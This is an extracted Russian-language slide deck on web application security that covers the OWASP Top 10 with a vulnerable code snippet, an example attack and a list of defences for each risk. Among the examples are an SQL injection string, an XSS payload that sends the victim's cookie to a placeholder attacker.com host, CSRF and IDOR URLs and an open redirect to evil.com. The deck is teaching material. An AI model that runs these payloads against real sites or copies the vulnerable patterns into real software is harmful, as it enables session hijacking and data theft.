




Безопасность веб-приложений

Докладчик: Тарас Иващенко oxdef@yandex-team.ru

Безопасность веб-приложений



Терминология

Терминология

Угроза — это потенциально возможное событие, которое посредством воздействия на компоненты информационной системы (ИС) может привести к нанесению ущерба.

Терминология

Угроза — это потенциально возможное событие, которое посредством воздействия на компоненты информационной системы (ИС) может привести к нанесению ущерба.

Уязвимость — это свойство ИС, использование которой нарушителем может привести к реализации угрозы.

Терминология

Угроза — это потенциально возможное событие, которое посредством воздействия на компоненты информационной системы (ИС) может привести к нанесению ущерба.

Уязвимость — это свойство ИС, использование которой нарушителем может привести к реализации угрозы.

Атака — это любое действие нарушителя, которое приводит к реализации угрозы путём использования уязвимостей ИС.

OWASP Top 10



OWASP
The Open Web Application Security Project

OWASP Top 10

OWASP — The Open Web Application Security Project



OWASP
The Open Web Application Security Project

OWASP Top 10

OWASP — The Open Web Application Security Project

OWASP Top 10 — "Топ" 10 самых критичных рисков безопасности веб-приложений



OWASP
The Open Web Application Security Project

Injection

Веб-приложение использует входные данные при конструировании SQL-запросов к БД

```
String query = "SELECT * FROM accounts WHERE custID=" +  
+ request.getParameter("id") +"";
```

Злоумышленник готовит следующий URL

```
http://example.com/app/accountView?id=' or '1'='1
```

При таком запросе в веб-приложении будет сформирован следующий SQL-запрос, который вернёт уже все записи из таблицы

```
SELECT * FROM accounts WHERE custID=" or '1'='1'
```

Injection. Защита

Injection. Защита

Параметризированные запросы

Injection. Защита

Параметризованные запросы

Эскейпинг небезопасных данных перед
использованием в SQL-запросе

Cross Site Scripting (XSS)

В веб-приложении при генерации страницы используются без предварительной обработки входные параметры


```
(String) page += "<input name='creditcard' type='TEXT'  
value="" + request.getParameter("CC") + ">";
```

Злоумышленник, узнав про это, конструирует зловредную ссылку и заманивает на неё жертву

```
http://example.com/foo?CC='><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?%20+document.cookie</script>
```

XSS

```
(String) page += "<input name='creditcard' type='TEXT'  
value=\"" + request.getParameter("CC") + "\">";
```



XSS. Защита

XSS. Защита

Валидация входных данных и их обработка ("эскейпинг") при генерации страниц

XSS. Защита

Валидация входных данных и их обработка ("эскейпинг") при генерации страниц

Важен HTML-контекст (body, attribute, JavaScript, CSS, URL)!

Broken Authentication and Session Management

Веб-приложение использует механизм сессий, основанный на использовании кук

```
GET /messages HTTP/1.1  
Host: victim.com  
Cookie: session_id=857817;
```

Broken Authentication and Session Management

Веб-приложение использует механизм сессий, основанный на использовании кук

```
GET /messages HTTP/1.1  
Host: victim.com  
Cookie: session_id=857817;
```

Злоумышленник перебирает сессионный идентификатор и т.о. получает доступ к сессиям пользователей

Broken Authentication and Session Management

Broken Authentication and Session Management

Фиксация сессий

Broken Authentication and Session Management

Фиксация сессий

Перехват паролей в открытом виде

Broken Authentication and Session Management

Фиксация сессий

Перехват паролей в открытом виде

"Угадывание" сессионных идентификаторов

Broken Authentication and Session Management

Фиксация сессий

Перехват паролей в открытом виде

"Угадывание" сессионных идентификаторов

Передача сессионных идентификаторов как URL-параметр

Broken Authentication and Session Management

Фиксация сессий

Перехват паролей в открытом виде

"Угадывание" сессионных идентификаторов

Передача сессионных идентификаторов как URL-параметр

Перебор существующих учётных записей через форму логина

Broken Authentication and Session Management

Фиксация сессий

Перехват паролей в открытом виде

"Угадывание" сессионных идентификаторов

Передача сессионных идентификаторов как URL-параметр

Перебор существующих учётных записей через форму логина

Классика: увод сессионной куки через XSS

Broken Authentication and Session Management. Защита

Broken Authentication and Session Management. Защита

Безопасная реализация механизмов аутентификации и управления сессиями — сложная задача

Broken Authentication and Session Management. Защита

Безопасная реализация механизмов аутентификации и управления сессиями — сложная задача

Чеклисты: OWASP's Application Security Verification Standard: V2 (Authentication) and V3 (Session Management)

Insecure Direct Object References

Веб-приложение используют значение параметра acct для получения информации о состоянии счёта пользователя:

```
String query = "SELECT * FROM accts WHERE account = ?";  
PreparedStatement pstmt = connection.prepareStatement(query , ... );  
pstmt.setString( 1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery();
```

Злоумышленник, манипулируя значением acct, получает информацию других пользователей:

```
http://example.com/app/accountInfo?acct=notmyacct
```

Insecure Direct Object References.

Защита

Insecure Direct Object References.

Защита

Проверять авторизацию

Insecure Direct Object References.

Защита

Проверять авторизацию

Минимизировать использование прямых
указателей на системные объекты

Cross Site Request Forgery (CSRF)

Веб-приложение позволяет при переходе по обычной ссылке выполнять какое-нибудь действие

```
http://example.com/app/transferFunds?amount=1500  
&destinationAccount=4673243243
```


Злоумышленник подготавливает специальный URL, при загрузке которого будет осуществлён перевод денег со счёта жертвы на его, и размещает его в виде картинки на популярном ресурсе

```

```

CSRF

`http://example.com/app/transferFunds?
amount=1500&destinationAccount=4673243243`



CSRF. Защита

CSRF. Защита

Подписьывание запросов спец. токенами

CSRF. Защита

Подписьивание запросов спец. токенами

Дополнительно к токенам рекомендуется все действия переводить на POST-запрос

CSRF. Защита

Подписьивание запросов спец. токенами

Дополнительно к токенам рекомендуется все действия переводить на POST-запрос

Проверка источника запроса

Security Misconfiguration

Security Misconfiguration

Ошибки безопасности при развёртывании и конфигурировании веб-окружения

Security Misconfiguration

Ошибки безопасности при развёртывании и конфигурировании веб-окружения

backup.tar.gz, предустановленные учётные записи (DBSNMP / DBSNMP в Оракле),
необновляемое ПО, забыли включить защиту от

...

Security Misconfiguration. Защита

Security Misconfiguration. Защита

Хорошо поставленный процесс развёртывания и конфигурирования веб-окружения

Security Misconfiguration. Защита

Хорошо поставленный процесс развёртывания и конфигурирования веб-окружения

Максимально автоматизированный + чеклисты

Security Misconfiguration. Защита

Хорошо поставленный процесс развёртывания и конфигурирования веб-окружения

Максимально автоматизированный + чеклисты

Устанавливайте обновления безопасности!

Security Misconfiguration. Защита

Хорошо поставленный процесс развёртывания и конфигурирования веб-окружения

Максимально автоматизированный + чеклисты

Устанавливайте обновления безопасности!

Регулярные сканирования

Insecure Cryptographic Storage

Insecure Cryptographic Storage

Веб-приложение хранит критичную информацию
в открытом виде в базе

Insecure Cryptographic Storage

Веб-приложение хранит критичную информацию
в открытом виде в базе

Разработчики решили написать свой
суперстойкий алгоритм шифрования

Insecure Cryptographic Storage

Веб-приложение хранит критичную информацию
в открытом виде в базе

Разработчики решили написать свой
суперстойкий алгоритм шифрования

Пароли хэшируются, но не солятся

Insecure Cryptographic Storage.

Защита

Insecure Cryptographic Storage. Защита

Анализ рисков: внутренний злоумышленник?

Insecure Cryptographic Storage. Защита

Анализ рисков: внутренний злоумышленник?

Используйте **стандартные**
реализации/библиотеки алгоритмов
шифрования

Insecure Cryptographic Storage. Защита

Анализ рисков: внутренний злоумышленник?

Используйте **стандартные**
реализации/библиотеки алгоритмов
шифрования

Используйте стойкие алгоритмы

Insecure Cryptographic Storage. Защита

Анализ рисков: внутренний злоумышленник?

Используйте **стандартные**
реализации/библиотеки алгоритмов
шифрования

Используйте стойкие алгоритмы

Разработайте и внедрите систему безопасного
хранения ключей шифрования

Insecure Cryptographic Storage. Защита

Анализ рисков: внутренний злоумышленник?

Используйте **стандартные**
реализации/библиотеки алгоритмов
шифрования

Используйте стойкие алгоритмы

Разработайте и внедрите систему безопасного
хранения ключей шифрования

"Солите" хэши

Failure to Restrict URL Access

У веб-приложения есть административная панель, доступ в которую ограничен только знанием "секретного адреса":

```
http://victim.com/nimda/
```

Злоумышленник попросту "угадывает" URL и получает неавторизованный доступ.

Failure to Restrict URL Access.

Защита

Failure to Restrict URL Access. Защита

Правильно реализованные аутентификация и
авторизация пользователей

Failure to Restrict URL Access. Защита

Правильно реализованные аутентификация и
авторизация пользователей

Политики и роли

Failure to Restrict URL Access.

Защита

Правильно реализованные аутентификация и авторизация пользователей

Политики и роли

Доступ запрещён по умолчанию

Insufficient Transport Layer Protection

Insufficient Transport Layer Protection

Критичная информация передаётся по открытому каналу

Insufficient Transport Layer Protection

Критичная информация передаётся по открытому каналу

"Публичный вайфай"

Insufficient Transport Layer Protection

Критичная информация передаётся по открытому каналу

"Публичный вайфай"

Самоподписанные сертификаты

Insufficient Transport Layer Protection. Защита

Insufficient Transport Layer Protection. Защита

Правильный перевод критичных сервисов на SSL

Insufficient Transport Layer Protection. Защита

Правильный перевод критичных сервисов на SSL

Правильная настройка SSL: сертификаты, алгоритмы

Insufficient Transport Layer Protection. Защита

Правильный перевод критичных сервисов на SSL

Правильная настройка SSL: сертификаты, алгоритмы

Атрибут Secure для сессионной куки, STS

Insufficient Transport Layer Protection. Защита

Правильный перевод критичных сервисов на SSL

Правильная настройка SSL: сертификаты, алгоритмы

Атрибут Secure для сессионной куки, STS

Регулярные сканирования


Unvalidated Redirects and Forwards

В веб-приложении используется скрипт «`redirect.jsp`», который принимает входным параметром `«url»` адрес, на который будет перенаправлен пользователь.
Злоумышленник конструирует специальный URL вида

```
http://www.example.com/redirect.jsp?url=evil.com
```

Жертва при посещении данного адреса будет перенаправлена на сайт злоумышленника. При этом жертва не обратит внимание на то, что находится уже не на сайте `example.com`.

Unvalidated Redirects and Forwards



Unvalidated Redirects and Forwards. Защита

Unvalidated Redirects and Forwards. Защита

Не использовать редирект на внешние ресурсы

Unvalidated Redirects and Forwards. Защита

Не использовать редирект на внешние ресурсы

"Страница подтверждения" для неизвестных
адресов

Посмотреть



Информация к размышлению

Информация к размышлению

Посмотреть на HTTP-трафик популярных веб-приложений

Информация к размышлению

Посмотреть на HTTP-трафик популярных веб-приложений

OWASP Top 10

Информация к размышлению

Посмотреть на HTTP-трафик популярных веб-приложений

OWASP Top 10

2011 CWE/SANS Top 25 Most Dangerous Software Errors

Информация к размышлению

Посмотреть на HTTP-трафик популярных веб-приложений

OWASP Top 10

2011 CWE/SANS Top 25 Most Dangerous Software Errors

OWASP WebGoat

Спасибо за внимание!

Тарас Иващенко oxdef@yandex-team.ru

